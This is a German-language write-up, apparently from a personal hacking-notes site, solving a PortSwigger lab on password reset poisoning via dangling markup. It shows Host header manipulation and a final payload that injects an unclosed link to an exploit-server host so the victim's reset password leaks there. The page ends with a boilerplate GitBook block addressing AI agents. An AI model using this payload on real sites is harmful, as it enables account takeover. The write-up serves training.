> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/host-header/password-reset-poisoning-via-dangling-markup.md).

# Vergiftung des Passwort-Resets durch Dangling Markup

Notizen zur Vergiftung des Passwort-Resets durch Dangling Markup für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.

### Passwort-Reset-Poisoning via Dangling Markup

**Beschreibung des Labs**

Dieses Lab ist anfällig für eine **password reset poisoning via dangling markup**. / Durch die falsche Handhabung von HTML in der Reset-E-Mail ist es möglich, den an einen Benutzer gesendeten Link umzuleiten und sein neues Passwort abzurufen.

**Ziel:** anmelden bei **Carlos-Konto**.

**Bereitgestellte Anmeldedaten:**

* Benutzer: `wiener`
* Passwort: `peter`

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e65d4694053a2c8e88934b2fd3b915e4d941dea2%2F%7B53BF6076-1161-46BC-92F4-BEDB5A2B8F23%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Alle E-Mails können über den E-Mail-Client des laufenden Servers\*\* eingesehen werden.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edb1dd2eb11eb859ed9afb77cb7f1d5e53877ed3%2F%7B83863EFF-544D-4553-9304-A5BE4598E57E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Erste Beobachtung**



Es steht eine Funktion zum Zurücksetzen des Passworts zur Verfügung. / Nach der Anfrage wird eine HTML-E-Mail mit folgendem Inhalt gesendet:

{% code overflow="wrap" %}

```http
<p>Hallo!</p><p>Bitte <a href='https://0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net/login'>hier klicken</a>, um sich mit Ihrem neuen Passwort anzumelden: AGSoZyzfot</p><p>Danke,<br/>Support-Team</p><i>Diese E-Mail wurde vom MacCarthy E-Mail-Sicherheitsdienst geprüft</i>
```

{% endcode %}

Der Verbindungslink wird dynamisch aus dem **Host** Header der Anfrage.

**Verhaltensanalyse**


Wenn Sie den Host-Header ändern, um einen beliebigen Port anzugeben:

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234
```

Der Port wird korrekt in der empfangenen E-Mail wiedergegeben. / Dies bestätigt, dass der Wert von **Host** ohne strenge Validierung in das HTML der E-Mail eingebettet ist.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a770315db6c2338f8f6d017a5f1fae75bac900d7%2F%7B44D69839-06A8-496E-864D-14534E60BC53%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Ausnutzung via Dangling Markup**

Anschließend wird ein Host-Wert mit einem Apostroph injiziert, wodurch das HTML-Attribut unterbrochen wird:

```http

Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234'HELLOO
```

Der Inhalt wird vom E-Mail-Client interpretiert, was auf eine verwendbare HTML-Injection hinweist.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-49de2be6b2da1e3a5138680c1f55e799089d1033%2F%7BE94355E7-569F-4AFA-815B-811CBB438CA3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Endgültige Nutzlast**

Dieses Verhalten wird ausgenutzt, indem ein `<a href>` Tag geöffnet, ohne ihn korrekt zu schließen, sodass der restliche Inhalt der E-Mail (einschließlich des Passworts) als Teil der URL interpretiert wird:

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234' <a href="https://exploit-0aae00f3041e67018152d3fe010000c3.exploit-server.net/?
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-39e596b82379e1d532c91fa6dc03d7c52f46f355%2F%7BB8A53E26-D351-439C-828E-0CE50E6139EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Ergebnis**

Wenn die E-Mail generiert und gesendet wird an **carlos**, interpretiert der E-Mail-Client das injizierte HTML. / Das neue Passwort wird dann in die URL aufgenommen und automatisch an den laufenden **Server**.

Carlos' Passwort wird aus den Serverprotokollen abgerufen, sodass Sie sich bei seinem Konto anmelden und das Lab abschließen können.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7874eb16757cdee3353da088984636631e6b1027%2F%7BC488527E-7DDB-42FE-992B-31362FBF8064%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/web/host-header/password-reset-poisoning-via-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.